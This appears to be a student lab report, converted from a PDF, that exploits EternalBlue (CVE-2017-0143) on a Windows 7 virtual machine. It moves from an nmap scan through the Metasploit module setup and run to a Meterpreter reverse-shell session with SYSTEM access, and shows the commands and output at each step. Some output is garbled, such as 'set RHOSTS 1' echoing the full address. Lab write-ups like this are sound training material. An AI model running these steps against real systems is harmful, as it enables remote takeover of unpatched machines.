


Victim Name: - Windows Operating System

Victim IP Address: - 10.0.2.4

1)Vulnberaties Details:

- **Name:** ETERNALBLUE
- **Code:** CVE-2017-0143
- **Port Number:**445



```
root@kali:~/home/kali
File Actions Edit View Help
root@kali:~/home/kali
root@kali:~/home/kali# nmap --script=smb-vuln- 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-23 11:46 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 11:46 (0:00:00 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.0000ms latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 08:00:27:9E:37:29 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|     "the quieter you become, the more you are able to hear"
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_  smb-vuln-ms10-054: false
|_  smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 7.13 seconds
root@kali:~/home/kali
```

Fig. Processes of Vulnberaties Scanning

2) Metasploitable Initialization:

Commands Used to Start Metasploitable:

- **msfdb init** -> To Initialize Metasploitable Database
- **service postgresql start** -> To start Metasploitable Database
- **msfconsole** -> To Start the Metasploitable console

Fig. Successful Initialization of Metasploitable

3) Search & Importation of Exploitation Code: -

Searching of Exploitation Code using CVE/MS code number:

1. Command to search Exploitation code:

search <exploitation code number>



```
root@kali:~/home/kali
File Actions Edit View Help

Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
Press SPACE BAR to continue

+ --=[ metasploit v6.3.16-dev ]
+ --=[ 2315 exploits - 1208 auxiliary - 412 post ]
+ --=[ 975 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search 2017-0143

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > |
```

Fig.Searching of Exploitation code


4) Configuring and Verifying details of Exploitation code: -

1.Command Used to Import the Exploitation code:

use <exploitation id>

2. Command Used to Get details of Exploitation Code:

info <exploitation id>



```
msf6 > info 0

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch: x64
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14

Provided by:
Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdela Fuente-r7
cdela Fuente-r7
agalway-r7

Available targets:
  Id  Name
  --  --
  => 0  Automatic Target
     1  Windows 7
     2  Windows Embedded Standard 7
     3  Windows Server 2008 R2
     4  Windows 8
     5  Windows 8.1
     6  Windows Server 2012
     7  Windows 10 Pro
     8  Windows 10 Enterprise Evaluation

Check supported:
Yes

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    443              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     443              yes       The target port (TCP)
  SMBDomain  no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   no               no        (Optional) The password for the specified username
  SMBUser   no               no        (Optional) The username to authenticate as
  VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machine s.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
```

Fig.Configuring and Verifying details of Exploitation Code

5) Inserting of Victim details in Exploitation code: -

- Command used to insert Victim address:

set <optionname> <optionvalue>



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 1
RHOSTS => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 10.0.2.4        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

Fig.The Victim details are Successfully insert into Exploitation code

6) Execution of Exploitation Code: -

- Command to execute the Exploitation code:

exploite

```
root@kali: /home/kali
File Actions Edit View Help
Exploit target:
  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit


[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.4:445 - The target is vulnerable.
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[+] 10.0.2.4:445 - Connection established for exploitation.
[*] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (23 bytes)
[*] 10.0.2.4:445 - 0x00000000 5f 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.4:445 - 0x00000010 74 65 20 37 36 30 30 te 7600
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[+] 10.0.2.4:445 - Sending SMBv2 buffers
[+] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49161) at 2023-08-23 11:54:09 -0400
[+] 10.0.2.4:445 - =====
[+] 10.0.2.4:445 - =====WIN=====
[+] 10.0.2.4:445 - =====

meterpreter > |
```

Fig. Exploitation Code is Successfully executed

7) Getting Information from Victim machine:

- **Commands used to get the information from Victim machine:** -
 - **sysinfo**->To get the information of Victim machine
 - **ifconfig**->To get the IP and Physical addresses for Victim machine
 - **getuid**->To get the user login-id from the Victim machine



```
root@kali: /home/kali
File Actions Edit View Help
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49161) at 2023-08-23 11:54:09 -0400
[*] 10.0.2.4:445 - -----
[*] 10.0.2.4:445 - -----WIN-----
[*] 10.0.2.4:445 - -----

meterpreter > sysinfo
Computer      : WINDOWS7-PC
OS            : Windows 7 (6.1 Build 7600).
Architecture  : x64
System Language : en_IN
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > ifconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:9e:37:29
MTU        : 1500
IPv4 Address : 10.0.2.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::65a1:f0ac:7d56:e24d
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Fig.Importing Information from the Victim machine